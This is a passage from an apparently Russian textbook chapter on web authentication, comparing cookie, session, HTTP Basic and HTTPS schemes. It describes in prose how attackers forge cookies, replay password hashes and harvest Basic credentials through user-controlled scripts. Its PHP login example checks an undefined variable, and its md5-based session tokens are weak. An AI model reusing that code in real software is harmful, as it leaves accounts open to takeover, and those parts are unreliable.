При первичной авторизации пользователь вводит имя пользователя и пароль. Если имя и пароль верны, то доступ к системе разрешается. Одновременно в файлы cookies сажаются имя пользователя и пароль.

Определение

Cookies — это небольшие файлы, в которых хранится некоторая информация сервера. Cookies могут храниться как на жестком диске (постоянные), так и в оперативной памяти (сессионные). Такие cookie-параметры хранятся до тех пор, пока не будет закрыто окно обозревателя

Cookie передаются по протоколу HTTP в открытом виде, как от клиента к серверу, так и от сервера к клиенту. При установке cookie-значений может быть передан срок жизни данных. В этом случае cookie-значение "умирает" после того, как пройдет срок жизни.

В противном случае устанавливается сессионные cookies.

По функциональности эта система полностью аналогична системе, в которой перед каждым запросом к ней пользователю предлагается ввести имя и пароль, однако имя и пароль водит не сам пользователь, а браузер сам ав-

томатически посылает имя и пароль, как cookie-значения, установленные этим сайтом.

Далее авторизация проходит с использованием принятых cookie-значений.

Недостатки этой системы таковы, что пароль передается и хранится неопределенное время на компьютере пользователя.

При пересылке в открытом виде при каждом запросе пароль может быть перехвачен. А при хранении в открытом виде на жестком диске пользователя, пароль может быть получен любым человеком с доступом к жесткому диску.

Как отказ от передачи пароля в cookie-значениях встречается метод, когда после удачной авторизации по принятым HTTP `POST`-параметрам, в cookie сажается только имя пользователя.

Далее, если в cookie-параметре принято имя реального пользователя, считается, что пользователь прошел аутентификацию.

Естественно, что эта политика опять-таки является политикой запутывания и работает до тех пор, пока нападающий не знает внутреннего устройства сервера.

Для обхода защиты злонамеренному пользователю будет достаточно добавить, редактируя файлы, в которых хранятся cookie-параметры, имя целевого пользователя системы в соответствующую переменную и зайти в систему.

В результате таких действий злонамеренный пользователь получит права целевого пользователя, не зная его пароля.

Естественно, такую систему нельзя считать надежной.

Еще одой модификацией метода является тот, когда вместо пароля пользователю сообщается хеш пароля.

Хеш-функция — это функция, отображающая множество всех строк в множество строк определенной длины. Хеш-функция необратима, то есть, зная хеш, невозможно определить исходную строку иначе, чем перебором.

Дальнейшая авторизация выглядит следующим образом. Принимается имя пользователя и хеш пароля, как cookie-значения.

Для конкретного пользователя из базы данных или любого другого хранилища извлекается верный пароль. Затем от верного пароля вычисляется хеш.

Авторизация считается успешной, если принятый в cookie хеш пароля совпадет с только что вычисленным хешем.

К плюсам построения такой системы аутентификации следует отнести следующие.

- В cookie-параметрах, сохраненных на жестком диске пользователя, хранится только лишь имя пользователя и хеш пароля, по которому нельзя быстро получить пароль.

- При последующей аутентификации передается именно этот хеш, и перехват трафика ничего не даст нападающему. Однако если нападающий будет иметь возможность перехватывать весь трафик, то он сможет узнать пароль при первичном доступе к системе.

Стоит отметить, что практически все системы аутентификации, построенные на протоколе HTTP, будут уязвимы к перехвату трафика. Для того чтобы перехват трафика ничего не дал нападающему, следует использовать протокол HTTPS.

Однако подобная система будет иметь и весьма существенные недостатки.

- Для авторизации в системе нападающему не обязательно знать пароль пользователя. Достаточно знать лишь хеш пароля. Хеш пароля сможет узнать любой пользователь, имеющий доступ к жесткому диску компьютера. Кроме того, хеш может получить нападающий, используя уязвимости типа XSS, о которых будет рассказано в *главе 5*. Так вот, нападающему будет достаточно внести в свои cookie-параметры этот хеш и имя пользователя и зайти на сайт для того, чтобы получить привилегии целевого пользователя.
- Подобная система принуждает хранить на сервере пароли пользователей в открытом или в любом другом обратимом виде. Другими словами, любой человек, имеющий доступ к базе данных системы, сможет узнать пароли всех пользователей. Даже если пароли в базе данных будут зашифрованы, то можно предположить, что вся информация, которая необходима для расшифровки паролей, будет доступна скрипту, выполняющему авторизацию, а значит, может быть доступна и пользователю, имеющему доступ к базе данных.
- Если нападающий похитит хеш пароля, то он сможет пользоваться системой, как целевой пользователь, до тех пор пока пользователь не сменит свой пароль.
- Кроме того, так как хеш в этой ситуации является хешем пароля, а в некоторых случаях пароль может быть простым или коротким, то возможна атака по подбору хеша по словарю. В случае удачной атаки нападающему становится известен пароль пользователя. Считается, что нападающий знает, какой функцией вычисляется хеш пароля.

Стоит помнить, что смена любых cookie-данных — имен, значений, срока жизни параметров, имени сайта или пути, добавление и удаление своих параметров — это чисто техническая задача, и у нападающего не возникнет никакой проблемы.

Существуют программы, которые легко найти в Интернете и которые позволяют облегчить процесс изменения сохраненных cookie-значений. Кроме того, можно редактировать значения, редактируя файлы напрямую.

Так, например, в браузере Mozilla для редактирования cookie-значений нужно редактировать файл cookies.txt.

В Internet Explorer cookie-значения находятся в папке COKIES, и их можно редактировать, редактируя соответствующие файлы.

4.2.2. Сессии

Одним из удачных решений в HTTP-аутентификации является механизм сессии. После первичной аутентификации, после того как пользователь передал любым методом (наиболее часто и правильно, это HTTP `POST`) имя и пароль, и после проверки генерируется случайное достаточно длинное число, которое называется идентификатором сессии. Этот идентификатор сопоставляется в базе данных с данным пользователем и передается пользователю любым образом.

Идентификатор сессии имеет временно́е ограничение, в течение которого он действителен. Например, вместе с идентификатором сессии в базе данных пользователю сопоставляется еще и текущее время (или время окончания сеанса).

Далее авторизация проходит следующим образом. Сервером принимается идентификатор сессии, выданный сервером ранее. Из базы данных извлекается имя пользователя, которому соответствует этот идентификатор сессии.

Если такой пользователь не найден, то аутентификация считается непройденной.

Если найден, то проверяется временная метка, истек срок действия этого идентификатора сессии или нет. Если время жизни истекло, то аутентификация также считается непройденной.

Если же пользователь найден, и срок жизни сессии не вышел, то пользователь считается установленным.

Срок жизни может обновляться каждый раз после посещения очередной страницы или единожды — при первичной авторизации. В таком случае пользователю придется вводить имя и пароль заново через некоторые промежутки времени.

Такая система будет считаться достаточно хорошей, если сервером генерируется достаточно длинное и достаточно случайное значение идентификатора сессии.

Идентификатор сессии можно связать с текущим временем и псевдослучайным значением. Нередко, от всего этого вычисляется еще и хеш-функция.

PHP рекомендует следующий пример создания идентификатора сессии:

Пример

```
$token = md5(uniqid(""));
$better_token = md5(uniqid(rand(), true));
```

В первом случае генерируется уникальный идентификатор и от него вычисляется `md5()` хеш.

Второй пример более надежный, и действует следующим образом.

Генерируется уникальный идентификатор с префиксом, генерируемым функцией `rand()` — то есть псевдослучайным числом.

При этом второй параметр функции `uniqid` обозначает, что добавляет дополнительную "`combined LCG`"-энтропию в конце возвращаемого значения, что делает идентификатор более уникальным.

Далее от этого значения вычисляется `md5` хеш.

Функция `uniqid` генерирует уникальное значение на основе текущего времени в микросекундах.

В этих примерах будет сгенерирован уникальный 128-битный идентификатор сессии. Так как 128 бит — это довольно длинное число, подобрать которое нападающему было бы довольно сложно, если учесть, что идентификатор сессии имеет ограниченный срок жизни, то для каждой попытки подбора нападающему будет необходимо сделать HTTP-запрос к серверу.

Если недоступны функции генерации уникального значения, то можно организовать собственную систему генерации уникальных значений на основе псевдослучайных значений и текущего времени.

Удачным окажется прием вычисления хеша (например, `md5`) от получившегося значения.

Пример

```
$sessionid=md5(rand().microtime());
```

Стоит помнить, что в некоторых системах перед использованием `rand()` генератор случайных чисел следует проинициализировать.

Чем точнее возвращает результат функция `microtime()`, тем лучше будет результат в идентификаторе сессии.

Системы на основе идентификатора сессии могут быть двух типов: когда идентификатор сессии — это единственная информация, по которой аутентифицируется пользователь, и когда, кроме идентификатора сессии, передается еще и имя пользователя.

В первом случае для аутентификации пользователя нужно совпадение как имени пользователя, так и правильный `id`-сессии.

Во втором — если кто-то задумает подобрать идентификатор сессии, задача у него будет много сложнее.

Если имя пользователя не передается для авторизации, то при большом количестве пользователей у нападающего повысится шанс подобрать хотя бы один идентификатор сессии.

Однако эта проблема легко решается увеличением длины идентификатора сессии. Другими словами, надежность системы не пострадает от того, что имя пользователя не передается для аутентификации (передается только идентификатор сессии).

Идентификатор сессии в Web-системах может передаваться как HTTP `GET`-, HTTP `POST`- или HTTP cookie-параметр.

Передача идентификатора сессии как HTTP cookie является наиболее эффективным, надежным и безопасном методом.

При этом срок жизни идентификатора сессии может быть установлен как срок жизни cookie-параметра. Однако не стоит забывать, что срок жизни cookie, который сервер передает пользователю, можно расценивать только как рекомендацию.

Никто не может гарантировать, что браузер пользователя будет действовать согласно спецификации, и что срок жизни не будет изменен после того, как браузер примет идентификатор сессии.

Таким образом, даже если срок жизни `id`-сессии был ограничен, как срок жизни cookie-параметра, обязательно стоит ограничить его еще и на сервере, занеся соответствующую информацию в базу данных или другое хранилище, вместе с идентификатором сессии.

Опишем положительные и отрицательные стороны такой системы аутентификации.

Положительные стороны.

- Система не обязывает хранить пароль на сервере в открытом виде. Достаточно будет хранить хеш пароля.
- Даже если злоумышленнику удастся похитить каким-либо образом идентификатор сессии, то, учитывая, что он имеет ограниченный срок жизни, в некоторых случаях злоумышленник не успеет им воспользоваться. Кроме того, использовать идентификатор сессии злоумышленник сможет только в течение ограниченного времени.
- Система может быть организована таким образом, что на выполнение некоторых особенно важных операций требуется отдельное подтверждение паролем. В этом случае, даже перехватив идентификатор сессии, злоумышленник не сможет выполнить некоторые особенно важные функции. Например, таким образом нередко защищает систему смена пароля пользователя. В этом случае злоумышленник не сможет захватить полный контроль над учетной записью пользователя.

- Идентификатор сессии не несет никакой информации об имени пользователя, пароле, статусе пользователя и любой другой информации. Злоумышленник сможет получить какие-либо дополнительные сведения о пользователе с данных идентификатора сессии, только если попытается авторизоваться с этим идентификатором.

Отрицательные стороны.

- Система неустойчива к перехвату трафика в самом начале авторизации, когда пользователь вводит имя и пароль, которые передаются открытым текстом. Для избежания этого недостатка следует применять асинхронное шифрование, например, SSL в протоколе HTTPS.
- Если идентификатор сессии сохраняется в cookie-значениях, то пользователи, у которых отключено использование cookies, не смогут воспользоваться системой.

Нередко, у пользователей в настройках браузера бывает отключен прием значений cookies. В этом случае некоторые системы передают идентификатор сессии как HTTP `GET`-параметр. Другими словами, к каждой ссылке, находящейся на странице, добавляется один параметр — идентификатор сессии.

Это позволяет избавиться от одной проблемы — теперь системой смогут пользоваться даже те пользователи, у которых отключено использование cookies.

Однако это создает несколько **дополнительных проблем**.

- Дополнительные трудности для реализации. Такое решение уже не будет лаконичным, и не получится строго отделить модуль аутентификации и авторизации от остальной части системы.
- Появится возможность перехватить идентификатор сессии в log-файлах. И хотя, перехват идентификатора сессии даст нападающему куда меньше возможностей, чем перехват пароля, все равно это может нести в себе потенциальную опасность.
- Поисковые системы значительно труднее индексируют страницы сайта, на которых присутствуют ссылки с разнообразными `GET`-параметрами.
- Идентификатор сессии может также попасть в log-файлы к стороннему серверу через HTTP `REFERER`. Если нападающий сможет каким-либо образом передать необходимую ссылку в защищенную часть системы (например, для системы доступа к электронной почте через Web-интерфейс — послать письмо), то в случае перехода по этой ссылке нападающему станет доступен HTTP `REFERER`, в котором, кроме того, будет содержаться и идентификатор сессии.

Если необходимо отправить HTTP `POST`-форму, то идентификатор сессии может быть отправлен на сервер как в качестве HTTP `GET`-параметра, так и как HTTP `POST`-параметр.

Для того чтобы на сервере в log-файлах при такой системе не логировался идентификатор сессии, возможна вариация, когда в любом случае идентификатор сессии передается методом `POST`.

Действительно, в таком случае система будет избавлена от недостатка сохранения идентификатора сессий пользователей в log-файлах сервера, однако, такая система будет либо совместима с минимальным количеством браузеров, либо будет требовать для работы обязательного включения JavaScript, и вообще, будет крайне сложной в смысле лаконичности, модульности и времени.

Кроме того, индексирование поисковыми системами Web-страниц такой системы будет затруднено, а в некоторых случаях — невозможно.

Поэтому такой подход не рекомендован.

В PHP имеется встроенный механизм для работы с сессиями. Его можно использовать как для авторизации, так и для других целей.

Однако этот механизм имеет один существенный недостаток. Сессионные переменные, которые сопоставляются с идентификатором сессий, хранятся в файлах во временном каталоге сервера, а следовательно, любой локальный пользователь с соответствующими правами сможет получить доступ к этим файлам.

В операционных системах типа UNIX обычно файлы создаются с правами `- rw- --- ---` и принадлежат пользователю, который запустил Web-сервер. Как правило, это пользователь `www`, `apache`, `nobody` и т. п.

Другими словами, только пользователь `root` и пользователь, которым запущен Web-сервер, имеет права на чтение этих файлов. Эта система может показаться довольно безопасной, но стоит помнить, что под этим же пользователем выполнятся и все скрипты, доступные по протоколу HTTP.

Другими словами, имея любую уязвимость в любом скрипте на том же сервере, позволяющую получать содержимое произвольных файлов, нападающий получит возможность узнать сессионные переменные любого пользователя.

Если таким образом организована аутентификация, то в этих переменных вполне могут оказаться имя пользователя и пароль.

4.3. HTTP Basic-аутентификация

Этот метод аутентификации основан на спецификации протокола HTTP.

Согласно протоколу HTTP, эта аутентификация проходит следующим образом. Если пользователь не ввел пароль, или пароль неверен, сервер отвечает заголовком `401 Unauthorized`.

Если браузер получает на HTTP-запрос на эту информацию, то, согласно протоколу, он должен вывести диалоговое окно с предложением ввести имя пользователя и пароль.

После того как имя пользователя и пароль будут введены, браузер должен повторить запрос, но уже послав имя пользователя и пароль.

Сервер должен еще раз проверить имя пользователя и пароль, и либо разрешить доступ к сервису, либо вновь ответить `401 Unauthorized`, что следует интерпретировать как неверный пароль или имя пользователя.

При этом каждый раз в течение данного сеанса, пока пользователь не закроет браузер, последний должен передавать это имя и пароль всем документам, расположенным в том же Web-каталоге или во всех подкаталогах.

Вот как примерно мог бы выглядеть диалог между клиентом и серверов при HTTP BASIC-аутентификации.

```
C> GET /admin/ HTTP/1.1
C> Host: www.site.ru
C> User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Geck-
o/20040707
C> Accept: */*
C> Accept-Language: en-us
C> Accept-Encoding: gzip, deflate
C> Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
C> Keep-Alive: 3000
C> Connection: keep-alive
C> <пустая строка>
S> HTTP/1.1 401 Authorization Required
S> Date: Fri, 05 Nov 2004 13:21:23 GMT
S> Server: Apache
S> WWW-Authenticate: Basic realm="admin zone"
S> Keep-Alive: timeout=15, max=50
S> Connection: Keep-Alive
S> Transfer-Encoding: chunked
S> Content-Type: text/html; charset=iso-8859-1
S> <пустая строка>
S> Извините, требуется авторизация.
C> GET /admin/ HTTP/1.1
C> Host: www.site.ru
C> User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Geck-
o/20040707
C> Accept: */*
C> Accept-Language: en-us
C> Accept-Encoding: gzip, deflate
C> Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
C> Keep-Alive: 3000
```

```
C> Connection: keep-alive
C> Authorization: Basic dXNlcjp1c2VycGFs
C> <пустая строка>
S> HTTP/1.1 401 Authorization Required
S> Date: Fri, 05 Nov 2004 13:21:23 GMT
S> Server: Apache
S> WWW-Authenticate: Basic realm="admin zone"
S> Keep-Alive: timeout=15, max=50
S> Connection: Keep-Alive
S> Transfer-Encoding: chunked
S> Content-Type: text/html; charset=iso-8859-1
S> <пустая строка>
S> Извините, требуется авторизация.
C> GET /admin/ HTTP/1.1
C> Host: www.site.ru
C> User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Geck-
o/20040707
C> Accept: */*
C> Accept-Language: en-us
C> Accept-Encoding: gzip, deflate
C> Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
C> Keep-Alive: 3000
C> Connection: keep-alive
C> Authorization: Basic dXNlcjp1c2VycGFz
C> <пустая строка>
S> HTTP/1.1 200 OK
S> Date: Fri, 05 Nov 2004 13:31:54 GMT
S> Server: Apache
S> Keep-Alive: timeout=15, max=50
S> Connection: Keep-Alive
S> Transfer-Encoding: chunked
S> Content-Type: text/html
S> <пустая строка>
S> Спасибо, авторизация пройдена
C> GET /admin/2/admin.php HTTP/1.1
C> Host: www.site.ru
C> User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Geck-
o/20040707
C> Accept: */*
C> Accept-Language: en-us
C> Accept-Encoding: gzip, deflate
C> Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
C> Keep-Alive: 3000
C> Connection: keep-alive
C> Authorization: Basic dXNlcjp1c2VycGFz
```

```
C> <пустая строка>
S> HTTP/1.1 200 OK
S> Date: Fri, 05 Nov 2004 13:31:54 GMT
S> Server: Apache
S> Keep-Alive: timeout=15, max=50
S> Connection: Keep-Alive
S> Transfer-Encoding: chunked
S> Content-Type: text/html
S> <пустая строка>
S>  авторизация пройдена и здесь
C> GET /news/id.php HTTP/1.1
C> Host: www.site.ru
C> User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/20040707
C> Accept: */*
C> Accept-Language: en-us
C> Accept-Encoding: gzip, deflate
C> Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
C> Keep-Alive: 3000
C> Connection: keep-alive
C> <пустая строка>
S> HTTP/1.1 200 OK
S> Date: Fri, 05 Nov 2004 13:31:54 GMT
S> Server: Apache
S> Keep-Alive: timeout=15, max=50
S> Connection: Keep-Alive
S> Transfer-Encoding: chunked
S> Content-Type: text/html
S> <пустая строка>
S> какое-либо содержание
C> GET /index.html HTTP/1.1
C> Host: www.site.ru
C> User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/20040707
C> Accept: */*
C> Accept-Language: en-us
C> Accept-Encoding: gzip, deflate
C> Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
C> Keep-Alive: 3000
C> Connection: keep-alive
C> Authorization: Basic dXNlcjp1c2VycGFz
C> <пустая строка>
S> HTTP/1.1 200 OK
S> Date: Fri, 05 Nov 2004 13:31:54 GMT
S> Server: Apache
```

```
S> Keep-Alive: timeout=15, max=50
S> Connection: Keep-Alive
S> Transfer-Encoding: chunked
S> Content-Type: text/html
S> <пустая строка>
S> содержание главной страницы
S> Спасибо, авторизация пройдена и тут тоже
```

Опишем подробно, что произошло при этом диалоге.

В самом начале пользователь заходит на страницу **http://www.site.ru/admin/**. Доступ к этой странице разрешен только по имени и паролю, а, следовательно, сервер отвечает заголовком `401 - требуется авторизация`.

В ответ на этот заголовок браузер пользователя выводит приглашение ввести имя и пароль. Пользователь в нашем случае вводит имя `user` и пароль `userpal`. Этот пароль неверен, пользователь ошибся в последней букве.

Имя пользователя и пароль конкатенируются через двоеточие, кодируются алгоритмом `base64` и отправляются в заголовке `Authorization` вместе с типом авторизации, то есть в нашем случае имеет место такой заголовок:

`Authorization: basic base64(<user>:<pass>)`

И хотя имя пользователя и пароль кажутся нечитаемыми, следует отметить, что `base64` — это всего лишь обратимое кодирование, и эта строка может быть элементарно раскодирована любыми средствами, умеющими работать в `base64`.

Например, в некоторых языках программирования доступна функция `base64_decode`.

В ответ на неправильный пароль сервер отвечает точно таким же заголовком `- 401- требуется авторизация`.

При получении этого заголовка браузер спрашивает пароль у пользователя еще раз.

В этот раз пользователь ввел правильное имя и пароль — `user` и `userpas`, и в ответ на этот запрос сервер ответил обычным образом — `200 — документ найден`, и пользователю вывелось содержимое документа.

Далее пользователь заходит в подкаталог каталога admin, и мы видим, что браузер автоматически передает значение имени и пароля и этому документу. Аналогичным образом будет передано имя пользователя и пароль и в случае доступа к документу в том же каталоге.

Далее пользователь запрашивает документ из другого каталога.

Как видим, при доступе в другой каталог или каталог рангом ниже браузер не передает имя пользователя и пароль.

Мы описали, как система работает со стороны пользователя. Теперь опишем, как этот тип аутентификации работает со стороны сервера.

Со стороны сервера такую аутентификацию можно организовать двумя способами:

- ❒ выводить соответствующие заголовки в скриптах и проверять в самих же скриптах принятые данные;
- ❒ методами HTTP-сервера.

Приведем пример для проведения HTTP BASIC-аутентификации в самих скриптах на PHP:

http://localhost/4/1.php

```
<?
function myauth($login, $pass)
{
  if($iser=='admin' && $pass=='adminpass') return 5;
  if($iser=='user' && $pass=='user1pass') return 1;
  return 0;
}
$login=$_SERVER['PHP_AUTH_USER'];
$pass =$_SERVER['PHP_AUTH_PW'];
if(($access=myauth($login, $pass)) == 0)
{
 header("WWW-Authenticate: Basic realm=\"Admin Zone\"");
 header("HTTP/1.0 401 Unauthorized");
 echo "Вы не имеете права доступа к приватной части сервера!";
 exit;
}
echo "Вы имеете уровень доступа $access";
?>
```

В этом примере функция `myauth()` отвечает за аутентификацию и авторизацию пользователей.

Авторизация заключается в выдаче аутентифицированному пользователю идентификатора, означающего уровень доступа.

Уровень доступа 0 считается непройденной аутентификацией, и браузеру вновь посылается заголовок `401`.

В функции `myauth` могут присутствовать не только сравнение данных из заданной таблицы, но и вообще любые действия, необходимые для проведения аутентификации.

Так, например, имя пользователей и хеши паролей могут храниться в базе данных, а эта функция будет делать запрос к базе данных с целью установить уровень аутентичности пользователя и уровень его доступа.

Пользователю может предоставляться гостевой доступ к системе с соответствующими полномочиями, если аутентификация не была пройдена.

Однако в такой ситуации у легитимного пользователя должна быть возможность аутентифицироваться в системе. Для этого в одном из скриптов следует сделать вывод заголовка `401` для неаутентифицированных пользователей и аутентификацию.

После прохождения аутентификации в одном из скриптов браузер будет посылать имя пользователя и пароль каждому скрипу, расположенному в том же каталоге или в каталоге уровнем ниже.

И уже на основе этих данных система будет предоставлять гостевой или аутентифицированный доступ к документам.

У этой системы имеются свои плюсы и минусы.

Положительные стороны системы.

- ❒ В случае если пользователь не отмечает поле "Запомнить пароль", то теоретически никакая информация о пароле не хранится на жестком диске пользователя. Теоретически это зависит только от конкретной реализации браузера.
- ❒ Подобная система позволяет хранить на сервере хеши паролей, а не сами пароли.
- ❒ По умолчанию имена пользователей и пароли не сохраняются в логах сервера и на промежуточных прокси-серверах.

Однако имеются и **отрицательные стороны** организации такой системы, частично связанные с положительными сторонами.

- ❒ Каждый раз передается имя и пароль в открытом виде. И теоретически имя и пароль могут быть похищены на злонамеренном промежуточном прокси-сервере или выловлены программой типа Sniffer в пределах одного сегмента сети пользователя. От этих недостатков позволяет избавиться шифрование трафика и передача его по протоколу HTTPS.
- ❒ Если пользователь отметит поле "Сохранить пароль", то пароль практически в открытом виде может быть найден на жестком диске.
- ❒ Кроме того, имеется еще одна опасность применения такого метода аутентификации в некоторых случаях, о которых будет рассказано далее.

Если таким методом защищен один документ (или несколько документов в некотором каталоге) и, кроме того, в этом же каталоге или в подкаталогах имеются документы (скрипты), которые могут быть проконтролированы нападающим, то в том же сеансе после доступа к защищенному документу браузер передаст имя и пароль доступа и этим скриптам.

Например, в системе существует файл **http://www.site.ru/admin.php**, доступ к которому ограничен аутентификацией HTTP BASIC.

Кроме того, в системе существуют каталоги примерно такого вида **http://www.site.ru/kolja/, http://www.site.ru/vasja/,** полный доступ к которым имеют зарегистрированные пользователи системы.

Теперь, допустим, администратор сайта заходит на **http://www.site.ru/admin.php**, получает администраторские привилегии и делает всю необходимую работу.

Теперь, допустим, администратор в том же сеансе браузера заходит на страницу одного из пользователей **http://www.site.ru/kolja/test.php**. Результатом этого захода будет то, что совершенно прозрачно для администратора, его имя и пароль для доступа к `admin.php` будут переданы скрипту `test.php`, который полностью контролирует пользователь `kolja`.

Таким образом, пассивно и незаметно для администратора системы, его пароль может утечь к злонамеренному пользователю.

При наличии такой уязвимости пользователю нужно будет создать скрипт, который будет полностью контролироваться злонамеренным пользователем, и сохранять все переданные ему имена и пароли в качестве HTTP BASIC-аутентификации.

Далее пользователю нужно будет подкинуть ссылку администратору и просто ждать. Если возможно, то сделать так, чтобы он смог ее получить только после того, как зайдет в систему.

Например, если есть возможность отправлять администратору сообщения, которые будут доступны ему в Web-интерфейсе администратора, то можно отправить ему сообщение с предложением перейти по заданной ссылке.

HTTP BASIC-аутентификация также может быть настроена методами HTTP-сервера.

Так, например, очень легко сделать HTTP BASIC-аутентификацию встроенными методами Apache HTTP-сервера в файле с именем `.htaccess`, находящемся в защищаемом каталоге и имеющем примерно следующее содержание:

.htaccess

```
order allow,deny
allow from all
require valid-user
AuthName "admin zone"
AuthType Basic
AuthUserFile /path/to/.htpasswd
```

В файле `/path/to/.htpasswd` находятся имена пользователей и хеши паролей.

Для того чтобы создать файл с паролями, необходимо выполнить команду:

```
htpasswd -c /path/to/.htpasswd username
```

После чего дважды ввести пароль пользователя. Файл `/path/to/.htpasswd` будет создан автоматически.

Для того чтобы добавить нового пользователя в существующий файл или изменить пароль любого существующего в фале пользователя, необходимо выполнить команду:

```
htpasswd /path/to/.htpasswd username
```

После чего дважды ввести пароль пользователя.

При этом у существующего пользователя будет изменен пароль, а если пользователь не существует, то пользователь и его пароль будут добавлены в файл.

Файл `/path/to/.htpasswd` не содержит паролей в открытом виде. Вместо этого в нем присутствуют хеши паролей.

Этот файл может выглядеть примерно следующим образом:

/path/to/.htpasswd

```
admin:24nN.4cqsl8hE
user1:zP0ggTOuNcxwc
user2:HfVn3BhVdnuiA
```

В этом примере заданы пароли для трех пользователей.

Имя файла `/path/to/.htpasswd` может быть любым и не обязательно начинаться на точку.

Подобная система будет иметь следующие достоинства и недостатки.

Достоинства системы.

- Система очень проста для реализации.
- Реализация системы может быть сделана абсолютно прозрачно для защищаемых документов и сервисов.
- Система избавлена от недостатка с передачей пароля сторонним скриптам, так как паролем защищается сразу весь каталог, а не отдельные файлы.
- На сервере сохраняются хеши паролей, а не сами пароли.

Недостатки системы.

- Пароли передаются в открытом виде каждый раз при доступе к защищенным документам, сервисам.
- В некоторых случаях пароль может быть найден на жестком диске компьютера пользователя.
- Хеши паролей хранятся в файле на сервере, и если локальный пользователь будет иметь доступ к этому файлу, то такой пользователь сможет попытаться подобрать пароль к хешам.

Файл с паролями можно сделать доступным на чтение только Web-серверу, то есть только пользователю, который запустил Web-сервер. Таким образом, на первый взгляд, можно было бы гарантировать отсутствие утечки паролей.

Однако такой файл в любом случае должен быть доступен на чтение Web-серверу, а значит, он будет доступен и на чтение любому скрипту, запущенному Web-сервером, который будет исполняться с правами сервера.

То есть, если у локального пользователя не будет доступа к файлу с хешами паролей, но будет доступ на запись к любому каталогу, доступному по протоколу HTTP, он сможет создать в этом каталоге злонамеренный скрипт, который прочитает и выдаст пользователю содержание интересующего файла с паролями при доступе к нему по протоколу HTTP.

Кроме того, следует учесть, что часто ошибкой является расположение файлов с хешами паролей для доступа к некоторой части системы в каталоге, к которому имеется доступ по протоколу HTTP.

В этом случае содержание этого файла можно получить напрямую, запрашивая соответствующий URL. Например, **http://www.site.ru/.htpasswd**.

При расположении этого файла в каталоге, доступном через сеть, следует удостовериться, что к нему нет доступа по протоколу HTTP.

Как вариант можно расположить этот файл в самом же защищаемом каталоге. В итоге неаутентифицированный пользователь не сможет получить доступ к этому файлу.

Однако по протоколу HTTP доступ к этому файлу сможет получить аутентифицированный пользователь.

Таким образом, злонамеренный аутентифицированный легитимный пользователь системы сможет получить содержимое этого файла и попытаться подобрать пароли других пользователей системы.

Совершенно очевидно, что в правильно построенной системе никакая информация о паролях одних пользователей не должна попадать в руки других пользователей, в том числе и легитимных.

Кроме того, содержимое файла с именами пользователей и хешами паролей, который в любом случае должен быть доступен на чтение пользователю, который запустил HTTP-сервер, может быть доступно и удаленному пользователю, если на сервере имеется уязвимость, позволяющая просматривать произвольные файлы.

Кроме того, в PHP-уязвимость local PHP source code injection тоже позволит подключить этот файл как PHP-код и вывести его содержание.

Встроенные возможности HTTP BASIC-аутентификации Web-сервера Apache несколько выше, чем просто разрешение доступа к системе тем или иным пользователям.

Доступ к системе может быть разрешен не только любому пользователю из файла `htpasswd`, но и отдельным пользователям, список которых указан в файле `.htaccess`.

Кроме того, возможно разбиение пользователей на группы и разрешение или ограничение доступа пользователям в зависимости от принадлежности к тем или иным группам, то есть к различным ресурсам, сервисам и документам можно организовать доступ различным пользователям.

Таким образом, частично решается и проблема авторизации.

Стоит напомнить, что этот прием будет работать только в том случае, если глобальные настройки HTTP Apache-сервера позволяют использовать `.htaccess` файлы.

4.4. HTTPS

В паре с любым методом аутентификации доступ к защищаемой системе может организовываться по протоколу HTTPS.

Довольно часто доступ по протоколу HTTPS считается верхом надежности и защиты.

В любом случае как клиентам, посещающим такую систему, так и программистам при создании системы стоит отдавать себе отчет в том, что может и чего не может HTTPS.

Внимание

Единственная функция протокола HTTPS — это защита от перехвата трафика.

Таким образом, наличие протокола HTTPS является необходимым только в тех случаях, когда будет весьма нежелательным перехват трафика или вероятность этого высока.

Желательно наличие доступа по этому протоколу в тех случаях, когда имя и пароль пользователей передается в открытом виде каждый раз при доступе к каждому документу.

Таким случаем является HTTP Basic-аутентификация.

Кроме того, в некоторых случаях будет необходима аутентификация пользователей именно про протоколу HTTPS с использованием личных секретных ключей, принадлежащих пользователям, и асинхронных алгоритмов шифрования.

Такая система аутентификации будет наиболее надежной из всех рассмотренных, однако потребует наибольших усилий для создания системы.

Еще более продвинутый способ аутентификации: личные секретные ключи могут храниться на смарт-картах и других мини-устройствах, предназначенных специально для таких целей.

Грамотно построенная система аутентификации на основе открытых и секретных ключей создаст максимальную защиту от перехвата трафика, доступа на чтение к произвольным файлам на сервере, а в некоторых случаях и полный доступ к системе пользователя не позволит нападающему выяснить информацию, необходимую для прохождения аутентификации.

4.5. Приемы, улучшающие защиту

В некоторых случаях, даже достаточно хорошо построенную защиту можно несколько улучшить, уменьшить вероятность взлома.

4.5.1. Ограничение по IP-адресу

Если заранее известны IP-адреса пользователей, которые должны иметь доступ к интерфейсу, то можно ограничить доступ, кроме того, и по IP-адресу.

При этом список разрешенных IP-адресов может быть как статичным — заложенным в систему при ее создании, так и динамичным — настраиваемым аутентифицированным администратором.

Недостаток такой системы очевиден: ее невозможно применить, если IP-адрес пользователя может быть любым и даже не вписывается в определенный диапазон значений.

Как разновидность такой системы, даже если заранее неизвестны IP-адреса легитимных пользователей, может быть следующая система аутентификации.

Если первичная аутентификация, при которой пользователь вводит свои имя и пароль, прошла удачно, пользователю выделяется идентификатор сессии, который имеет ограниченный срок жизни, и, кроме того, на сервере сохраняется IP-адрес клиента.

Дальнейшую аутентификацию по этому идентификатору сессии можно будет провести только с этого IP-адреса.

Такая система будет более-менее надежно защищать от перехвата идентификатора сессии любым способом.

Однако следует иметь в виду, что:

- ❒ такая система не защитит от перехвата имени и пароля;
